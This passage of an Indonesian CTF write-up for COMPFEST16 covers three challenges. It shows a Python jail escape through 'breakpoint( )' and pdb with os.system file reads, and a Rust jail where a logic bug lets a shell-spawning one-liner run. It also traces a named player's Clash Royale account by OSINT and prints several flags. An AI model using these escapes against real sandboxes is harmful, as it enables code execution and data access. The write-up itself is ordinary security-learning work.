    'iptables', 'ufw', 'route', 'ifconfig', 'ip', 'passwd', 'useradd', 'userdel', 'groupadd', 'groupdel', 'usermod',
    'groupmod', 'sudo', 'su', 'cron', 'crontab', 'vi', 'nano', 'pwd', 'e', '?', 'awk', 'tac', 'tail', 'xxd', 'hd', 'diff', 'od', 'cut',
    'uniq', 'strings', 'fold', 'sort']

def secret_function(password):
    if password == [REDACTED]:
        print('John escaped from his cell! \nNow try helping him escaping the jail.')
        stage2()
    else:
        print('Nope! Try again.')

def stage1():
    while True:
        user_input = input(">>> ")
        if user_input.lower() in ["exit"]:
            break
        if check1(user_input) == False:
            break
        try:
            print(eval(user_input))
        except Exception as e:
            print("The police noticed your attempt. Try again.")
            return
```

Sebuah program yang lumayan agak ribet dan banyak yang diblacklist, namun ada salah satu fungsi yang sering lepas perhatian yaitu breakpoint. Nah tapi disini fungsi breakpoint harus di call atau harus menggunakan () supaya dapat dieksekusi.

```
Python 3.10.12 (main, Jul 29 2024, 16:56:48
Type "help", "copyright", "credits" or "lic
>>> breakpoint()
--Return--
> <stdin>(1)<module>()->None
(Pdb)
```


Untungnya ada 1 vuln disini, gatau ini kelalaian atau emang sengaja dari author, jika kita input breakpoint( ) maka kita dapat lolos dari pengecekan blacklist. Karena pada blacklist yang diblock adalah string “breakpoint” dan “()”

```
John has been detained in prison for the second time.
Help him escape!

What will you do?
    1. Write a payload
    2. Input jail cell password
    3. Exit

> 1
Type 'exit' to quit.
>>> breakpoint( )
--Return--
> <string>(1)<module>()->None
(Pdb) import os
(Pdb) os.system("ls")
challenge.py
flag.py
tempCodeRunnerFile.py
0
(Pdb) os.system("cat fl*")
def flag_peye():
    try:
        assert(1+1==0)
        print("\nOh no! John has escaped with the flag: COMPFEST16{0h_nO_h3_3zc4p3I7_77bf797d68}\n")
    except AssertionError:
        print(f"\nJohnny Johnny no escape!\n")

if __name__=='__main__':
    flag_peye()
0
(Pdb)
```

[Misc]

[edit distance 0]

Executive Summary



Sebuah program yang mengharuskan kita mengprint code yang itu sendiri, jika berhasil maka flag akan muncul. Tapi ada banyak blacklist.

Technical Report

```python
def main(logger: logging.Logger) -> None:
    print("Enter your code: ")
    code = []
    while (inp := input(">>> ")) != "EOF":
        code.append(inp)

    code = '\n'.join(code)
    if not check(code):
        print("No cheating! >:(")

    with tempfile.TemporaryDirectory() as wdir:
        try:
            with open(Path(wdir) / "main.rs", 'w') as f:
                f.write(code)
            subprocess.run(f"rustc ./main.rs", cwd=wdir, check=True, shell=True)

        except subprocess.CalledProcessError:
            print("Invalid code! :(")
            exit(1)

        except Exception as e:
            print("Unknown error occured! Please notify the CF16 CTF Committee")
            logger.error(f"{type(e).__name__} at line {e.__traceback__.tb_lineno}: {e}")
            exit(1)

        out = subprocess.check_output(f"timeout 2 ./main", cwd=wdir, shell=True).decode("utf-8")
        if out == code:
            print("Congrats!")
            print("COMPFEST16{REDACTED}")

        else:
            print("Nice try :)")
```

Wow soal rust jail, hmm agak jarang sih, tapi keren. Disin program hanya akan mengecek apakah code program yang ditampilkan sama dengan code program itu sediri.

Namun sebelum itu terdapat beberapa pengecekan yang harus dilalui

```python
def check(code: str) -> bool:
    if len(code) < 170 or len(code) > 181:
        return False

    if "CF=16" not in code and "dist=0" not in code:
        return False

    if sum(int(ch) for ch in code if ch.isdigit()) != 0xCF:
        return False

    blacklist = ["use", "std"] # You don't need this
    return all(bl not in code for bl in blacklist)
```

Tidak bisa mengimport std untuk memanggil shell, baris kode haruslah $170 < x < 181$, dll.

Setelah dicoba-coba ternyata susah untuk bypass check tersebut (pake gpt 😀). Nah ternyata terdapat sebuah broken code logic, yang dimana jika fungsi check salah haruslah return atau error, namun pada kasus kali ini cuma print.

```python
def main(logger: logging.Logger) -> None:
    print("Enter your code: ")
    code = []
    while (inp := input(">>> ")) != "EOF":
        code.append(inp)

    code = '\n'.join(code)
    if not check(code):
        print("No cheating! >:(")

    with tempfile.TemporaryDirectory() as
```

Yasudah langsung bikin shell command pake rust one liner enjoyer

```rust
use std::process::Command;fn
main(){print!("{}",String::from_utf8(Command::new("sh").arg("-c").arg("c
at main.rs").output().unwrap().stdout).unwrap());}
```

```
a@adzky:~/compfest/misc$ nc challenges.ctf.compfest.id 9005
Enter your code:
>>> use std::process::Command;fn main(){print!("{}",String::from
>>> EOF
No cheating! >:(
Congrats!
COMPFEST16{qu1n3s_ar3_qu1t3_fUn_4ren5_th3Y_9bb243ad11}
```

[Misc]


[sanity check]

We’re insane 😮‍💨😮‍💨😮‍💨😮‍💨☠️ (dying)

[Misc]


[sigma code 0]

Executive Summary



Technical Report

Just listen the audio




[Misc]

[feedback]

Executive Summary

Technical Report


AKU CINTA COMPFEST. CAPEK NGISI FORM LAGI BUAT SS FLAGNYA



[OSINT]

[CaRd]

Executive Summary




Bisa dilihat dari nama challengenya sangat mengandung sebuah hint yaitu CR yang merupakan sebuah game langsung saja download Clash Royale.

Technical Report


Pertama kali download clash royale sejak 5 tahun yang lalu. Setelah download langsung dapet legendary chess gw jir. Gak gak back on the topic, setelah itu ku search nama clan sesuai dengan authornya dan didapatkan clan ultramy.

Setelah join langsung dpt hint, klo akun adiknya tu bukan di clan si authornya




Sempet bingung, habistu kepikiran buat cari di http://royaleapi.com/ karena website itu dulu buat nyari info lengkap terkait akun clash royale.


Copy tag akun milik author didapatkan sebuah match history dengan seseorang yang bernama Harits 3 kali berturut-turut. Setelah dicheck clannya, ternyata ada akun asli author juga



Oke berarti fix, langsung kita check bagian stats untuk mengetahui favorit cardnya dan ternyata P.E.K.K.A



Disini card P.E.K.K.A 11/20 tandanya kurang 9 lagi bisa diupgrade



Untuk format flag adalah COMPFEST16{akun_tag-fav_cards-cards_need_to_upgrade}

- Akun tag dari Harits adalah #2008J2YPV
- Card favorit adalah P.E.K.K.A
- Cards favorit needed to upgrade 20 - 11 = 9

FLAG: COMPFEST16{#2008J2YPV-P.E.K.K.A-9}